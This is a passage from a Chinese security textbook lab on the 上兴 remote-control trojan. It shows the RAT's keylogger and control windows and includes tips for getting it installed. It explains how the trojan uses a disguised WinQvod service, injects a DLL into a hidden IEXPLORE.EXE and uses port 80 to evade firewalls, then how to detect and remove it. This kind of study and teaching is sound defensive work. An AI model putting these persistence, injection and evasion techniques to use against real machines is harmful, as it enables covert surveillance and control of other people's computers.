


图 10-22 文件控制窗口



图 10-23 屏幕控制窗口

系统管理 192.168.0.105

系统信息 进程管理 服务管理 注册表管理 窗口查看 软件管理 键盘记录 捕获数据包

2014-3-6 22:41:24 窗口类名:Q360NetFosClass 窗口标题:360流量防火墙

2014-3-6 22:41:29 窗口类名:Q360NetmonClass 窗口标题:

2014-3-6 22:41:31 窗口类名:Progman 窗口标题:Program Manager

2014-3-6 22:41:36 窗口类名:Notepad 窗口标题:新建 文本文档.txt - 记事本
eqweqweqweasda

开始记录
结束记录
查看记录
清空记录
远程剪贴板

图 10-24 键盘记录窗口




图 10-25 进程管理窗口



图 10-26 服务管理窗口

② 查看如图 10-23 所示的 360 流量防火墙是否显示 IEXPLORE.EXE 向主控主机发送连接请求，如果没有则木马安装不成功，检查当前账户是否具有管理员的权限。

③ 查看如图 10-12 所示的显示信息，检查 rejoice.exe 控制端主程序开启 80 端口是否成功，如果不成功，说明 80 端口已经被其他软件(如 Web 服务器)占用，要么关闭占用该端口的软件，要么改变木马程序的端口，如果改端口则需要重新生成木马服务器并安装。

(3) 分析木马原理。

上兴木马有很多变种，实践中的“上兴远程控制”是比较典型的版本，主要特点是服务启动、IE 注入和文件捆绑。

① 服务启动。

Sx_server.exe 程序启动后，首先安装并启动系统服务，然后可以自删除。安装的服务名为 WinQvod，服务显示名称为 WinQvodPlayer，描述为“系统播放器”，如图 10-27 所示。




图 10-27　系统服务管理器

其中可执行路径为 C:\Program Files\Common Files\Microsoft Shared\MSINFO\QQMin.exe -k。

QQMin.exe 是木马的主程序，参数-k 只是起着伪装作用。图 10-27 中所有的系统服务信息皆来源于注册表项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl\Services 中，如图 10-28 所示。




图 10-28　WinQvod 服务注册项


WinQvod 服务的启动方式为自启动，启动后首先在内存中剥离出木马 DLL，然后启动无窗口的 IEXPLORE. EXE 进程，接着将木马 DLL 注入到 IEXPLORE. EXE 进程，最后 WinQvod 服务的主程序 QQMin. exe 退出，所以图 10-27 显示的该服务已经停止了。

手动删除 WinQvod 服务即可移去该木马，可以在 cmd 下输入命令"sc delete WinQvod"，或者在注册表中直接删除 WinQvod 服务的注册项，然后删除 QQMin. exe 木马程序。另外杀毒软件很容易识别 QQMin. exe 为木马病毒程序。

② IE 注入。

将 DLL 注入 IEXPLORE. EXE 进程中的方法除了实践 8 中介绍的常用方法外，还有内存空间替换法和线程注入法等，这两种方法都涉及复杂的 PE 文件结构，将在高级篇中讨论。对于 QQMin. exe 启动的 IEXPLORE. EXE 进程，虽然杀毒软件较难判断其安全性，但无窗口的 IEXPLORE. EXE 进程是可疑的。

另外基于进程知识，IEXPLORE. EXE 进程应该由 Windows 资源管理器 Explore. exe 启动，因此 IEXPLORE. EXE 的父进程是 Explore. exe，而由图 10-29 中所示的 Process Explorer 工具给出的 IEXPLORE. EXE 属性对话框中的 Image 选项卡中显示其父进程无，这是不正常的，这是因为 QQMin. exe 启动 IEXPLORE. EXE 进程后马上退出。当然这种判断方法也要分情况，例如计算机在运行过程中，Explore. exe 进程意外退出，即 Windows 桌面消失了，从任务管理器的"文件"的下拉菜单"新建任务"运行 Explore. exe，重新启动 Windows 桌面，则先前已经运行的用户进程的父进程为无。






图 10-29 IEXPLORE. EXE 属性对话框

远程访问 80 端口是木马被控端经常使用的方法，目的是避免防火墙的阻拦，访问 80 端口通常采用 HTTP 协议，而木马利用 80 端口传送数据包的格式并不遵循 HTTP 协议。利用抓包程序如 Wireshark 对本机进出数据包进行捕获分析，能发现不正常的网络连接。如图 10-30 所示，Wireshark 显示的网络数据包中，本地 IP 192. 168. 0. 105 和远程 IP 192. 168. 0. 103

之间的 HTTP 协议数据包被描述为 Continuation or non-HTTP traffic，其中 Continuation 是指该数据包可能是上一个较大 HTTP 协议数据包的一部分，或者 non-HTTP traffic 是指该数据包不符合 HTTP 协议。由此可以判断该网络连接不正常，然后可以依据本地端口号检查一下是哪个进程发起的该网络连接。

```
VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) - Wireshark
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Tools  Help
Filter:                                   Expression...  Clear  Apply
 8 0.568419   192.168.0.105   192.168.0.103   HTTP   Continuation or non-HTTP traffic
 9 0.568645   192.168.0.103   192.168.0.105   HTTP   Continuation or non-HTTP traffic
10 0.569489   192.168.0.105   192.168.0.103   HTTP   Continuation or non-HTTP traffic
```

图 10-30 Wireshark 捕获数据包

图 10-31 显示该数据包的 HTTP 协议部分所包含的数据。从数据分析来看，这也不是 Web 访问的数据包格式，包中出现的数据片段 sfx-6936838 是被控计算机名，Windows XP 是操作系统类型，20130522 是备注信息，显然该木马的通信是没有加密的，也就是明文通信，而对通信数据进行压缩和加密是木马常用的手段。

```
⊟ Hypertext Transfer Protocol
  ⊞ Data (417 bytes)
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 73 66 78   ........ .....sfx
0090  2d 36 39 33 36 38 33 38  37 62 37 64 2f 53 59 53   -6936838 7b7d/SYS
00a0  54 45 4d 00 00 00 00 00  00 00 00 00 00 00 00 00   TEM..... ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
